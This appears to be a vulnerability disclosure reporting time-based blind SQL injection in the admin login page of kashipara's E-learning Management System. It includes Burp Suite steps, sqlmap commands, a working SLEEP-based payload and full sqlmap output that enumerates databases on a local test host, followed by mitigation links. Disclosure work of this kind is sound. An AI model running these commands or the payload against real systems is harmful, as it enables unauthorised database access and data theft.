

SQL Injection was found in the /lms/admin/login.php page of the kashipara E-learning Management System project, Allows remote attackers to execute arbitrary SQL command to get unauthorized database access via the username and password parameter in a POST HTTP request.

➤ **Official Website URL**

<https://www.kashipara.com/project/php/13138/e-learning-management-system-php-project-source-code>


➤ **Affected Product Name**

E-learning Management System project in PHP with source code and document

<b>Affected Vendor</b>	kashipara
<b>Affected Code File</b>	/lms/admin/login.php
<b>Affected Parameter</b>	username, password
<b>Method</b>	POST
<b>Type</b>	time-based blind
<b>Version</b>	V1.0

## Steps to Reproduce:

Step 1: Visit to admin login page and enable burpsuite intercept and give username and password values with 'test' then send the request.



## Step 2: Copy the request in text file and save.

The screenshot shows the Burp Suite interface with the 'Intercept' tab selected. A request to `http://localhost:80 [127.0.0.1]` is displayed. The request is a POST to `/lms/admin/login.php`. The body of the request is `username=test&password=test`, which is highlighted in a red box. The interface also shows various tabs like 'Dashboard', 'Target', 'Proxy', 'Intruder', etc., and a 'Proxy settings' button.

## Step 3: Now run the sqlmap command against request saved in file.

- `python.exe C:\sqlmap\sqlmap.py -r admin-login.txt --batch --dbs`

```
PS C:\lms\lms> python.exe C:\sqlmap\sqlmap.py -r admin-login.txt --batch --dbs

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 01:24:04 /2024-10-17/

[01:24:04] [INFO] parsing HTTP request from 'admin-login.txt'
[01:24:05] [INFO] testing connection to the target URL
[01:24:05] [INFO] checking if the target is protected by some kind of WAF/IPS
[01:24:05] [INFO] testing if the target URL content is stable
[01:24:05] [INFO] target URL content is stable
[01:24:05] [INFO] testing if POST parameter 'username' is dynamic
[01:24:05] [WARNING] POST parameter 'username' does not appear to be dynamic
[01:24:05] [WARNING] heuristic (basic) test shows that POST parameter 'username' might not be injectable
[01:24:05] [INFO] testing for SQL injection on POST parameter 'username'
[01:24:05] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[01:24:05] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[01:24:05] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[01:24:05] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[01:24:05] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[01:24:05] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[01:24:06] [INFO] testing 'Generic inline queries'
[01:24:06] [INFO] testing 'PostgreSQL >= 8.1 stacked queries (comment)'
[01:24:06] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[01:24:06] [INFO] testing 'Oracle stacked queries (DBMS_PIPE, RECEIVE_MESSAGE - comment)'
[01:24:06] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[01:24:16] [INFO] POST parameter 'username' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[01:24:16] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[01:24:16] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[01:24:16] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[01:24:16] [INFO] target URL appears to have 5 columns in query
```

**Step 4:** Now notice that 'username' parameter is detected vulnerable and retrieved the all database

```
[01:24:16] [INFO] checking if the injection point on POST parameter 'username' is a false positive
POST parameter 'username' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 162 HTTP(s) requests:
---
Parameter: username (POST)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: username=test' AND (SELECT 5404 FROM (SELECT(SLEEP(5))))Vlio) AND 'cnlv'='cnlv&password=test
---
[01:24:31] [INFO] the back-end DBMS is MySQL
[01:24:31] [WARNING] it is very important to not stress the network connection during usage of time-based payloads
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
web application technology: PHP 8.0.30, Apache 2.4.58
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[01:24:36] [INFO] fetching database names
[01:24:36] [INFO] fetching number of databases
[01:24:36] [INFO] retrieved: 1
[01:24:47] [INFO] adjusting time delay to 1 second due to good response times
1
[01:24:47] [INFO] retrieved: information_schema
[01:25:45] [INFO] retrieved: capstone
[01:26:11] [INFO] retrieved: capstone2
[01:26:40] [INFO] retrieved: elearning
[01:27:07] [INFO] retrieved: jewelry
[01:27:30] [INFO] retrieved: jewelry_db
[01:28:04] [INFO] retrieved: jewelrlyshop
[01:28:43] [INFO] retrieved: mysql
[01:29:00] [INFO] retrieved: performance_schema
[01:29:56] [INFO] retrieved: phpmyadmin
[01:30:31] [INFO] retrieved: test
available databases [11]:
[*] capstone
[*] capstone2
[*] elearning
[*] information_schema
[*] jewelry
[*] jewelry_db
[*] jewelrlyshop
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] test
[01:30:45] [INFO] fetched data logged to text files under 'C:\Users\madhu\AppData\Local\sqlmap\output\localhost'
[*] ending @ 01:30:45 /2024-10-17/
```

Parameter: password

**Step 5:** Now run sqlmap command against 'password' parameter with switch '-p'.

- python.exe C:\sqlmap\sqlmap.py -r admin-login.txt -p "password" --batch -dbs



## Mitigation/recommendations

- [https://cheatsheetseries.owasp.org/cheatsheets/SQL\\_Injection\\_Prevention\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html)
- <https://portswigger.net/web-security/sql-injection#how-to-prevent-sql-injection>